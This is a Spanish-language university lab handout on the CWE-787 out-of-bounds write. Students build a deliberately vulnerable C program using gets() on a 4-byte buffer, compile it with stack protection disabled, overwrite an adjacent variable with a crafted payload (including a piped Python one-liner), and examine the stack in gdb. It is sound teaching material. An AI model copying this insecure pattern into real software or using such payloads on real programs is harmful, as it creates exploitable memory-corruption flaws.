


Práctica. CWE-787: Out-of-bounds Write

Instrucciones. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad de Escritura fuera de límites en equipos Linux.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-787.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente en Visual Studio Code.
 - b. Coloca la captura de pantalla de la salida de tu programa con el **payload** en **python** correcto para imprimir el resultado:



Ganaste!

- c. Coloca la captura de pantalla del volcado de memoria de **gdb** donde se vea que en la dirección de memoria de la variable cookie, se almacena el valor de **0x45464748**.
 - d. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte de práctica en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


Instrucciones

Esta vulnerabilidad consiste en que por medio de una entrada maliciosa, el programa escribe datos más allá del final o antes del comienzo del búfer previsto. Vamos a ejemplificar el impacto de una vulnerabilidad de este tipo, mediante una práctica que consista en escribir un programa de código en c y un pequeño reto.

Para resolver el reto, se pide que el programa debe imprimir **Ganaste!**

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#).
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-787** y selecciónela. Luego haga clic en Seleccionar carpeta.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada. Agregará código más adelante en el tutorial que asume que el espacio de nombres del proyecto es **cwe-787**.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.



8. Escriba el siguiente código.

```
#include <stdio.h>

int main()
{
    int cookie;
    char buf[4];

    printf("buf: %08p cookie: %08p\n", &buf, &cookie);

    gets(buf);

    if (cookie == 0x41424344)
        printf("\nGanaste!\n");
    else
        printf("\nPerdiste\n");
}
```

9. Vamos ahora a compilarlo en su equipo **Linux**.
10. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es **cd codigo/ps/cwe-787/**.

11. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out -fno-stack-protector -z execstack
```

12. Observe como aparecen varias advertencias debido a que los nuevos compiladores, ya detectan posibles problemas de vulnerabilidades en sus funciones.

```
pato@servidorfei:~/codigo/ps/cwe-787$ gcc programa.c -o programa.out -fno-stack-protector -z execstack
programa.c: In function 'main':
programa.c:8:9: warning: '0' flag used with '%p' gnu_printf format [-Wformat=]
  printf("buf: %08p cookie: %08p\n", &buf, &cookie);
      ^
programa.c:8:9: warning: '0' flag used with '%p' gnu_printf format [-Wformat=]
programa.c:10:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
  gets(buf);
  ^
/tmp/ccXsfHK3.o: En la función `main':
programa.c:(.text+0x31): aviso: the `gets' function is dangerous and should not be used.
```

13. Puede listar el contenido de la carpeta para ver que se ha creado el ejecutable `programa.out`.

```
-rwxr-xr-x 1 pato root 460 ene 29 11:23 programa.c
-rwxr-xr-x 1 pato root 7424 ene 29 11:23 programa.out
pato@servidorfei:~/codigo/ps/cwe-787$
```

14. Lo que hace este programa es recibir una cadena y verificar si el valor de la variable `cookie` puede ser modificado. Ejecute su programa.

```
$ ./programa.out
```

15. El programa esperará que ingrese una cadena. Escriba: `prueba`. Presione **Enter**.

```
pato@servidorfei:~/codigo/ps/cwe-787$ ./programa.out
buf: 0xbff9b528 cookie: 0xbff9b52c
prueba
Perdiste
pato@servidorfei:~/codigo/ps/cwe-787$
```

16. El programa funciona correctamente. Pruebe con distintas cadenas. Parece imposible de lograr puesto que nunca estamos leyendo valores a la variable `cookie`.

17. Bien. Ha creado su programa correctamente.

B. Explotación de la vulnerabilidad

El reto consiste en lograr colocar en la variable `cookie` el siguiente valor `0x41424344`.

```
if (cookie == 0x41424344)
    printf("\nGanaste!\n");
else
    printf("\nPerdiste!\n");
```

Esto parece imposible pues en ningún momento se nos está solicitando valores para esa variable como entrada.


1. Hemos visto que nuestro programa funciona de manera adecuada. Sin embargo, podría estar abierto a vulnerabilidades. Lo primero que hay que probar es si el programa permite el **desbordamiento de memoria**. Ingrese una cadena mayor a 4 caracteres. Escriba el siguiente **payload**.

Soy una cadena muy grande y me paso del buffer.

```
pato@servidorfei:~/codigo/ps/cwe-787$ ./programa.out
buf: 0xbfd5e0f8 cookie: 0xbfd5e0fc
Soy una cadena muy grande y me paso del buffer.

Perdiste
Violación de segmento ('core' generado)
pato@servidorfei:~/codigo/ps/cwe-787$
```

2. Observe como el programa permite violación del buffer y se interrumpe. Este mensaje **Violación de segmento ('core' generado)**, es quien indica esto.
3. Recordemos que las direcciones se almacenan en **orden inverso** es decir en formato llamado **"Little-endian"**, que es el formato en el que se almacenan los datos de más de un byte en un ordenador Intel.



4. Como estamos ejecutando en 32 bits, podemos almacenar hasta 4 bytes en cada dirección. Recordemos que:
 - A -> `0x41` -> 1 byte
 - B -> `0x42` -> 1 byte
 - C -> `0x43` -> 1 byte
 - D -> `0x44` -> 1 byte
5. Por lo que una cadena `ABCD` se almacenaría como a `0x44434241`.

- Y la cadena `DCBA` se almacenaría como a `0x41424344`. Que es la que el reto está pidiendo.
- Ejecutemos el programa nuevamente y observe las direcciones de memoria de ambas variables.

```
pato@servidorfei:~/codigo/ps/cwe-787$ ./programa.out  
buf: 0xbf8135e8 cookie: 0xbf8135ec
```

- Observe que las direcciones de memoria son contiguas. C almacena las variables en espacios contiguos de memoria. Al ser una pila de memoria, esto lo hace hacia atrás, es decir, va almacenando las variables una debajo de la otra. Si observamos, la variable `buffer` tiene 4 bytes almacenados. Esto quiere decir que después de esos 4 bytes, vendría la variable `cookie`.

```
int main()  
{  
    int cookie;  
    char buf[4]; ← 4B
```

- ¿Qué pasa si escribimos 4 bytes, pero después escribimos más valores? Estaríamos saliéndonos del buffer permitido y entrando al espacio de memoria de `cookie`? Hagamos la prueba.
- Escriba 4 bytes de relleno, es decir `AAAA`. Ahora escriba otros 4 bytes, es decir `ABCD`. El **payload** quedaría como

```
AAAAABCD
```

```
pato@servidorfei:~/codigo/ps/cwe-787$ ./programa.out  
buf: 0xbf8135e8 cookie: 0xbf8135ec  
AAAAABCD  
Perdiste ←  
pato@servidorfei:~/codigo/ps/cwe-787$
```

- No lo conseguimos, pero observe que no hay una advertencia de violación de segmento. Esto quiere decir que si escribimos en la variable `cookie`, solo que no el valor solicitado. Ya que el formato es **Little-endian**, nos faltó revertir el valor del **payload**. Escriba `AAAA` seguido de `DCBA` que es `0x41424344`.

```
AAAADCBA
```

```
pato@servidorfei:~/codigo/ps/cwe-787$ ./programa.out  
buf: 0xbf9265a8 cookie: 0xbf9265ac  
AAAADCBA  
Ganaste! ←  
pato@servidorfei:~/codigo/ps/cwe-787$
```

- Conseguido! Se ha logrado escribir en `cookie` el valor de `0x41424344`.
- Esto también se puede conseguir escribiendo el código Unicode directamente en hexadecimal, es decir, en lugar de `DCBA` escribir `\x44\x43\x42\x41`. Esto es muy útil porque no siempre podremos escribir caracteres imprimibles como las letras.

14. Vamos a utilizar código en lenguaje **Python** para realizar la conversión de los caracteres en hexadecimal a código Unicode. Para inyectar como entrada código de **Python** a nuestro programa se utiliza el carácter pipe o tubería y la función `print` de Python.

```
python -c 'print ("A" * 4 + "\x44\x43\x42\x41")' | ./programa.out
```

15. Observe como estamos enviando:

- 4 letras **A** de relleno con `"A" * 4`. Es decir, 4 bytes.
- Los códigos en hexadecimal de las letras **DCBA** = `\x44\x43\x42\x41`.

```
pato@servidorfei:~/codigo/ps/cwe-787$ python -c 'print ("A" * 4 + "\x44\x43\x42\x41")' | ./programa.out
buf: 0xbfc0a878 cookie: 0xbfc0a87c
```

Ganaste!

16. Con esto ha superado el reto explotando la vulnerabilidad de escritura fuera de los límites del buffer.
17. Felicidades, ha creado su aplicación de manera correcta.

C. Revisar el programa con gdb

Es momento de practicar con el depurador de ejecutables gdb en Linux. Nos sirve para ver cómo se analiza un archivo ejecutable, desensamblándolo y además para practicar el uso de esta herramienta. Asegúrese de haber compilado su programa usando la bandera `-ggdb`.

1. Escriba en la Terminal.

```
gdb programa.out
```

2. Observe como le aparece un prompt de la forma (gdb). Este programa tiene muchos comandos y opciones. Vamos a utilizar algunas en esta práctica.
3. Establezca el desensamblador como Intel.

```
(gdb) set disassembly-flavor intel
```

4. Luego desensamble la función `main`.

```
(gdb) disassemble main
```

5. Presione **Enter** varias veces hasta terminal el volcado.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x0804846b <+0>:    lea    ecx,[esp+0x4]
0x0804846f <+4>:    and    esp,0xffffffff
0x08048472 <+7>:    push  DWORD PTR [ecx-0x4]
0x08048475 <+10>:   push  ebp
0x08048476 <+11>:   mov    ebp,esp
```

6. Lo que está viendo es su programa en ensamblador del lado derecho y del izquierdo las direcciones de memoria de cada instrucción.
7. Para ejecutar su programa utilice el comando `(gdb) run`.

```
(gdb) run
Starting program: /home/pato/codigo/ps/cwe-787/programa.out
buf: 0xbffff5c8 cookie: 0xbffff5cc
prueba
Perdiste
[Inferior 1 (process 2414) exited normally]
```

8. Escriba `prueba` y presione **Enter**.
9. Observe la dirección de `buf: 0xbffff5c8`. Lo que tenemos que hacer es ir a ver el valor en esa dirección de memoria y observar también donde está `cookie`.
10. Podemos imprimir los valores de los símbolos con `print`. Para obtener la dirección de `buf` escriba.
11. Vamos a crear un **breakpoint** en la instrucción debajo de `gets()`.

```
if (cookie == 0x41424344)
```

12. Regrese al volcado de ensamblador de su programa y copie la dirección de la función `cmp`.

```
0x08048497 <+44>: lea    eax,[ebp-0x10]
0x0804849a <+47>: push  eax
0x0804849b <+48>: call  0x8048330 <gets@plt>
0x080484a0 <+53>: add    esp,0x10
0x080484a3 <+56>: mov    eax,DWORD PTR [ebp-0xc]
0x080484a6 <+59>: cmp    eax,0x41424344
0x080484ab <+64>: jne    0x80484bf <main+84>
```

13. Use la dirección y un asterisco. Escriba `(gdb) break *0x080484a6`.

```
(gdb) break *0x080484a6
Punto de interrupción 1 at 0x080484a6: file programa.c, line 12.
```

14. Bien, vamos a realizar la ejecución del programa ya con el **breakpoint** colocado.

15. Escriba `(gdb) run`. Observe como su programa se detiene para pedirle el valor de entrada. Escriba caracteres conocidos como la letra **AAA** que es **414141** en hexadecimal Unicode.

```
(gdb) run
Starting program: /home/pato/codigo/ps/cwe-787/programa.out
buf: 0xbffff5c8 cookie: 0xbffff5cc
AAA
Breakpoint 1, 0x080484a6 in main () at programa.c:12
12      if (cookie == 0x41424344)
(gdb)
```

16. Observe como se detiene en nuestro **breakpoint** el programa. Ahora podemos revisar la memoria.

17. Utilice la dirección de `buf: 0xbffff5c8` como inicio e imprima 20 palabras de memoria.

```
(gdb) x/20wx 0xbffff5c8
```

18. Observe como nuestras letras están ahí almacenadas.

```
buf: 0xbffff5c8 cookie: 0xbffff5cc
AAA
Breakpoint 1, 0x080484a6 in main () at programa.c:12
12      if (cookie == 0x41424344)
(gdb) x/20wx 0xbffff5c8
0xbffff5c8: 0x00414141 0x08048501 0xb7fcc3dc 0xbffff5f0
0xbffff5d8: 0x00000000 0xb7e31647 0xb7fcc000 0xb7fcc000
0xbffff5e8: 0x00000000 0xb7e31647 0x00000001 0xbffff684
0xbffff5f8: 0xbffff68c 0x00000000 0x00000000 0x00000000
0xbffff608: 0xb7fcc000 0xb7fffc04 0xb7fff000 0x00000000
```

19. Observe el siguiente valor de la columna a la derecha. Será eso el valor actual de `cookie`?

20. Utilice la dirección de `cookie: 0xbffff5cc` como inicio e imprima 20 palabras de memoria.

```
(gdb) x/20wx 0xbffff5cc
```

21. Efectivamente, observe como ese es el contenido (basura por el momento) de la variable `cookie`.


```
(gdb) x/20wx 0xbffff5c8
0xbffff5c8: 0x00414141 0x08048501 0xb7fcc3dc 0xbffff5f0
0xbffff5d8: 0x00000000 0xb7e31647 0xb7fcc000 0xb7fcc000
0xbffff5e8: 0x00000000 0xb7e31647 0x00000001 0xbffff684
0xbffff5f8: 0xbffff68c 0x00000000 0x00000000 0x00000000
0xbffff608: 0xb7fcc000 0xb7ffc04 0xb7ffc000 0x00000000
(gdb) x/20wx 0xbffff5cc
0xbffff5cc: 0x08048501 0xb7fcc3dc 0xbffff5f0 0x00000000
0xbffff5dc: 0xb7e31647 0xb7fcc000 0xb7fcc000 0x00000000
0xbffff5ec: 0xb7e31647 0x00000001 0xbffff684 0xbffff68c
0xbffff5fc: 0x00000000 0x00000000 0x00000000 0xb7fcc000
0xbffff60c: 0xb7ffc04 0xb7ffc000 0x00000000 0xb7fcc000
```

22. Por lo que si escribimos más letras de lo permitido, podremos escribir dentro de la memoria de `cookie`.
23. Escriba `(dgb) continue` para terminar el programa. Y vuélvalo a ejecutar con `(dgb) run`.
24. Ahora escriba ocho letras `AAAABBBB` que es `4141414142424242` en hexadecimal Unicode para invadir el espacio de `cookie`.
25. Utilice la dirección de `buf: 0xbffff5c8` como inicio e imprima 20 palabras de memoria.

```
(gdb) x/20wx 0xbffff5c8
```

26. Observe como nuestras letras están ahí almacenadas. Ahora `cookie` vale `0x42424242`.

```
buf: 0xbffff5c8 cookie: 0xbffff5cc
AAAABBBB
Breakpoint 1, 0x080484a6 in main () at programa.c:12
12      if (cookie == 0x41424344)
(gdb) x/20wx 0xbffff5c8
0xbffff5c8: 0x41414141 0x42424242 0xb7fcc300 0xbffff5f0
0xbffff5d8: 0x00000000 0xb7e31647 0xb7fcc000 0xb7fcc000
0xbffff5e8: 0x00000000 0xb7e31647 0x00000001 0xbffff684
```

27. Lo que tendríamos que hacer, es ponerle el valor a `cookie` de `DCBA`, es decir `0x41424344`.
28. Escriba `(dgb) continue` para terminar el programa. Y vuélvalo a ejecutar con `(dgb) run`.
29. Ahora escriba ocho letras del `payload` `AAAADCBA` que es `4141414141424344` en hexadecimal Unicode para invadir el espacio de `cookie`.
30. Utilice la dirección de `buf: 0xbffff5c8` como inicio e imprima 20 palabras de memoria.

```
(gdb) x/20wx 0xbffff5c8
```

Observe como nuestras letras están ahí almacenadas. Ahora `cookie` vale `0x41424344`.

```
buf: 0xbffff5c8 cookie: 0xbffff5cc
AAAADCBA
Breakpoint 1, 0x080484a6 in main () at programa.c:12
12      if (cookie == 0x41424344)
(gdb) x/20wx 0xbffff5c8
0xbffff5c8: 0x41414141 0x41424344 0xb7fcc300 0xbffff5f0
0xbffff5d8: 0x00000000 0xb7e31647 0xb7fcc000 0xb7fcc000
0xbffff5e8: 0x00000000 0xb7e31647 0x00000001 0xbffff684
```

31. Escriba `(dgb) continue` para terminar el programa.
32. Felicidades, ha conseguido depurar de manera exitosa el programa.

```
(gdb) continue
Continuando.
Ganaste!
[Inferior 1 (process 2472) exited normally]
```